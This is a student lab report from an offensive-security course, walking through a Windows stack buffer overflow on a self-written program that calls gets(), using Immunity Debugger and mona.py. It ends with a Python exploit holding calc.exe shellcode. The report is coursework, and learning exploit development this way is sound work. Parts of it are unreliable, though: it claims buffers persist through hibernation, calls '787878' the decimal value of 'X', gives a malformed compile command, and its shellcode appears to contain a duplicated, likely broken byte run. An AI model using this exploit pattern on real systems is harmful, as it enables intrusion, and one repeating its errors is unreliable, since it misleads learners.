Sri Lanka Institute of Information Technology
B.Sc. Special (Hons) Degree in
Information Technology
Field of Specialization: Cyber Security | 4th Year 2nd Semester

Offensive Hacking & Tactical Strategy


Exploit Development – Buffer Overflow Attack in Windows Application


By

Aathika A.S – IT16146266

Buffers are simply memory locations in a running program which is used for storing temporary data that is being used by the programs; once the program is closed buffer is also closed for the program. These buffers are stored on our Random-Access Memory (RAM). The most important thing about buffer is it exist for long period of time, which means the buffer can exists even if the computer is go down into hibernate mode there they are preserved with the exact data they are left with. We can find thousands of buffers in a program. During the development of the program the most important thing is to allocate the correct buffers otherwise program can go through lot of crashes.

Buffer overflow is a process in which a program that is running writes data outside of the temporary data storage are(buffer) and in other areas of the program memory not designated to store this data; we start writing input-output data into another area of the program memory so it causes problems in the program.







In this document I am going to explain step by step of exploitation of a windows application using Buffer overflow attack. To do the attack, we need following tools

- Immunity Debugger/ any debugger you would like to use
- Mona.py addon
- MinGW-w64 compiler for Windows

Once the mona.py is downloaded place it inside the folder named PyCommands inside the immunity debugger




Now first thing we need to do is write an exploitable program which we can overflow. In the below picture I have written a simple C program called overflow.c





```
#include <stdio.h>

int main () {
        char str[50] ;

        printf("Enter your name: ");
        gets(str) ;
        printf("Hello %s\n" , str) ;



        return 0;


}
```

Compile the program and see whether it’s working or not.




```
C:\Users\Aathika\Desktop>gcc -m32 overflow.c -overflow.exe

C:\Users\Aathika\Desktop>
```


As we can see the program compiled successfully and created the executable called verflow.exe. Now run the executable as shown in the below figure.




Now add some bunch of letters and overflow the buffer. As we can see the program crashes when we overflow the buffer.




Now open the Immunity Debugger and open the executable file inside of it. As you can see in the below image everything is loaded.




We can click on the play button on top of the bar and run the executable.





In the register the EIP value is what we want gain control over. As we can see in the below picture, we have gained control over it because we have filled or replaced with rather 787878s, what is 787878 is decimal value of letter X. So we have overflowed the buffer and overwritten the EIP register.



And, we have overflowed the EBP. So now we have filled the buffer with whole bunch of junk bytes (letter X) all the way up to EBP, continued on until we overwrite the EIP, and then we continued overwrite the memory address after the EIP. The ESP register is pointing to the next instruction. When the ESP is complete it will jump to the next memory and continue the execution. Now what we want to do is instead of filling with bunch of letters, this is where our shellcode payload would go.

Now what we must do is we have to overwrite the EIP with an actual memory address to our shellcode. Now we need to know what memory address our shellcode is placed in. Because we need to change the EIP to point to the location of our shellcode, that way it will run our shellcode and then we have controlled the execution path , so we need to fix a method of getting the execution to jump to our shellcode.


To do that we are going to use mona.py addon.


Type - !mona (This command gives access to the scripts)

First configure the mona, and this sets working directory for mona, because mona will create files so it needs to know where we need to put it. In order to do that type and run the below command.

Now we need to find out the offset, which means how many bytes do we need to overflow before we reach the EIP value, for that we have to create a pattern of 100 bytes. We can create the pattern using below command.

Go back to the mona folder and we can see there is a folder with the name of the program currently we are debugging in Immunity debugger. Open the file, inside of the file there is a pattern.txt file.







That pattern.txt file is the content of our pattern in ASCII, Hexadecimal and in JavaScript.


```
================================================================================
  Output generated by mona.py v2.0, rev 605 - Immunity Debugger
  Corelan Team - https://www.corelan.be
================================================================================
  OS : post2008server, release 6.2.9200
  Process being debugged : verflow (pid 7044)
  Current mona arguments: pc 100
================================================================================
  2020-05-08 11:24:35
================================================================================

Pattern of 100 bytes :
----------------------

ASCII:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

HEX:
\x41\x61\x30\x41\x61\x31\x41\x61\x32\x41\x61\x33\x41\x61\x34\x41\x61\x35\x41\x61\x36\x41\x61\x37\x41\x61\x38\x41\x61\x39\x41\x62\x30\


JAVASCRIPT (unescape() friendly):
%u6141%u4130%u3161%u6141%u4132%u3361%u6141%u4134%u3561%u6141%u4136%u3761%u6141%u4138%u3961%u6241%u4130%u3162%u6241%u4132%u3362%u6241%
```


Copy the ASCII value




Now go back to the immunity debugger and restart the program and execute it. Now paste the pattern as an input.



The program will crash, and we can see there is a new EIP value. Right click on the value and copy that to the clipboard. As we can see the memory address ESP is pointing to is not a proper memory address, that's why the program crashes.



Now we are going to figure out proper offset for our overflow. So, the next command we are going to use is pattern offset command.




As we can see in the results there is a pattern at position 62. So, we are going to need 62 junk bytes for our exploit. So, take a note of that.

Now we need to figure out how to point to our shellcode. Since we do not exactly know which memory address it will be, because it will be dynamically created. So, we need to find out another method.

Since this is a windows program it will load necessary dll files to it to operate properly. One of those dll file is the kernel32.dll. Inside that we may be able to find a jump to ESP which this is assembly code which just simply tell it to jump to the memory address located inside the ESP., so it will go to ESP, read the memory address and it can execution flow working jump down to the memory address and start executing, that's what exactly we want. Because in this memory address will be the beginning of our shellcode.

So now check if we can find a memory address inside the kernel32.dll with this instruction, if we can find one then we can just simply overwrite the EIP value with the memory address of jump instruction in the kernel32.dll that will make jump to our address which is located in the ESP register and then execute our payload.

So, to find out jump instruction in the kernel32.dll, type this command.



After executing the command go to the log data window in immunity debugger. In the results section we can see all the calls which will jump to the ESP register value. Now select one address and copy that to clipboard.

So now we have all the information we need to exploit or write an exploit. Now exploit the overflow and execute the shellcode.

In order to do that I have written a exploit code, which open the windows application, so this exploit will open Windows calculator. The below figure is the exploit code that I have been used.

new 1 | overflow.c | pattern.txt | exploit.py

```
from subprocess import Popen, PIPE
payload = b"\xc4"*62
payload += b"\xd7\xf2\x98\x75"
payload += (b"\x90\x90\x90\x90\x90\x90\x90\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b"
    b"\x47\x08\x8b\x77\x20\x8b\x3f\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b\x57"
    b"\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x89\xdd\x8b\x34\xaf\x01\xc6\x45\x81\x3e\x43\x72"
    b"\x65\x61\x75\xf2\x81\x7e\x08\x6f\x63\x65\x73\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f"
    b"\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9\xb1\xff\x53\xe2\xfd\x68\x63\x61\x6c"
    b"\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
    b"\x63\x89\xe2\x52\x52\x53\x53\x53\x53\x53\x53\x52\x53\xff\xd7") # execute calc.exe


p = Popen (["verflow.exe"], stdout=PIPE, stdin=PIPE)
p.communicate(payload)

```

Now go to the command prompt and execute the exploit. If all goes well the calculator should open.

Command Prompt

```
Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Aathika>python exploit.py
```

Finally, we can see the program crashed, because we overflowed the buffer and were successfully able to execute our shellcode, and loaded the calculator. So that how we take advantage of buffer overflow in a Windows application.